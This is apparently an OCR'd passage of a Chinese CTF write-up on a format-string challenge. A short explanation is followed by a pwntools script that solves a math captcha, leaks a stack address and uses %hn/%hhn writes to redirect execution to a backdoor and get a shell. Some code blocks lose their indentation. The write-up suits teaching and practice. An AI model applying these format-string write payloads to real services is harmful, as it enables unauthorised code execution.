




在拿到格式化字符串的可控入口之后，核心思路就转向栈上的写操作。由于程序中存在一个已知的后门函数（或可控的逻辑入口），而 ELF 本身的某些关键位置在运行时会被加载到可预测的地址范围，因此可以利用格式化字符串对这些位置进行定向覆盖。

通过在栈上构造合适的格式化字符串负载，就能够让程序在后续流程中跳转到后门逻辑，从而达到预期的控制效果。整体流程相对直接：找到可覆盖点、确认后门地址、然后利用该漏洞将程序的执行流引向目标函数。






```
#!/usr/bin/env python3

# -*- coding: utf-8 -*-
```

```
import argparse
import re
import sys
from pwn import *
from dataclasses import dataclass
from typing import Tuple
OFFSET_LEAK_IDX = 6 + 0x0f          # 21
OFFSET_WRITE_1    = 6 + 0x0f          # 21
OFFSET_WRITE_2    = 6 + 0x2b          # 49
STACK_ADJUST       = 0x130

context.os = 'linux'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h'] #  或者  ['gnome-terminal', ...]
context.log_level = 'info'

@dataclass
class TargetConfig:
    """目标配置类"""
    host: str
    port: int
    is_remote: bool
    binary: str = './pwn' #  假设二进制文件名为  pwn

class CTFSolver:
    def __init__(self, config: TargetConfig):
        self.config = config
```

```
        self.io = self._connect()

    def _connect(self):
        if self.config.is_remote:
            return remote(self.config.host, self.config.port)
        else:
            return process(self.config.binary)

    def __enter__(self):
        return self

    def __exit__(self, exc_type, exc_val, exc_tb):
        if exc_type:
            log.error(f"Error occurred: {exc_val}")
        # 保持交互状态不自动关闭，或者根据需求 self.io.close()
        pass

    def debug(self, gdb_script: str = ""):
        """GDB 调试挂载"""
        if not self.config.is_remote:
            gdb.attach(self.io, gdb_script)
            pause()

    def send_fmt(self, payload: bytes):
        """发送格式化字符串 Payload 的通用接口"""
        self.io.sendlineafter(b'1', b'1') # 假设菜单选择是 1
        self.io.sendline(payload)
```

```
def parse_addr_from_hex_output(self, length=12) -> int:
    """读取并解析 0x 开头的十六进制字符串"""
    self.io.recvuntil(b'0x')
    hex_str = self.io.recv(length)
    return int(hex_str, 16)

# ----------- 业务逻辑 (Business Logic) -----------

def solve_math_captcha(self, rounds: int = 5):
    """自动化解决算术验证码"""
    log.info(f"Starting Math Captcha for {rounds} rounds...")

    for i in range(rounds):
        try:
            self.io.recvuntil(b"what's")
            raw_line = self.io.recvline().decode().strip()

            # 使用正则提取数字，比 split 更健壮
            nums = re.findall(r'\d+', raw_line)
            if len(nums) < 2:
                raise ValueError("Could not parse numbers")

            val_a, val_b = int(nums[0]), int(nums[1])
            result = val_a + val_b

            log.debug(f"Round {i+1}: {val_a} + {val_b} = {result}")
            self.io.sendline(str(result).encode())
        except Exception as e:
```

```
            log.failure(f"Math failed at round {i+1}: {e}")
            sys.exit(1)

    log.success("Math Captcha passed.")

def exploit(self):
    """核心利用链"""

    # Step 1: 泄露栈地址
    log.info("Step 1: Leaking Stack Address...")
    payload_leak = f"%{OFFSET_LEAK_IDX}$p".encode()
    self.send_fmt(payload_leak)

    stack_addr = self.parse_addr_from_hex_output()
    target_addr = stack_addr - STACK_ADJUST

    log.success(f"Stack Leak: {hex(stack_addr)}")
    log.success(f"Target Addr: {hex(target_addr)}")

    # Step 2: 修改指针 (Write What Where 准备)
    # 构造 payload: 利用 output count 修改栈上残留指针的低 2 字节
    log.info("Step 2: Writing LSB of target pointer...")
    part1 = target_addr & 0xffff
    payload_write1 = f"%{part1}c%{OFFSET_WRITE_1}$hn".encode()
    self.send_fmt(payload_write1)

    # Step 3: 修改目标值
    # 构造 payload: 利用修改后的指针写入最终数据 (这里是一个字节写入)
```

```
        log.info("Step 3: Triggering final write...")
        target_val = 0xd4
        payload_write2 = f"%{target_val}c%{OFFSET_WRITE_2}$hhn".encode()
        self.send_fmt(payload_write2)

        # Step 4: 拿 Shell
        self.io.interactive()

# ================ 主程序入口 ================

def parse_args():
    parser = argparse.ArgumentParser(description="CTF Pwn Exploit Script")
    parser.add_argument('-r', '--remote', action='store_true', help="Connect to remote server")
    parser.add_argument('--host', default='127.0.0.1', help="Target Host")
    parser.add_argument('--port', type=int, default=1337, help="Target Port")
    return parser.parse_args()

if __name__ == '__main__':
    args = parse_args()

    # 初始化配置
    cfg = TargetConfig(
        host=args.host,
        port=args.port,
        is_remote=args.remote
    )

    # 启动利用
```

```
    with CTFSolver(cfg) as solver:
        # solver.debug("b *0x5555555552f8")
        solver.solve_math_captcha()
        solver.exploit()
```

五、超级玛丽

第一关通关就行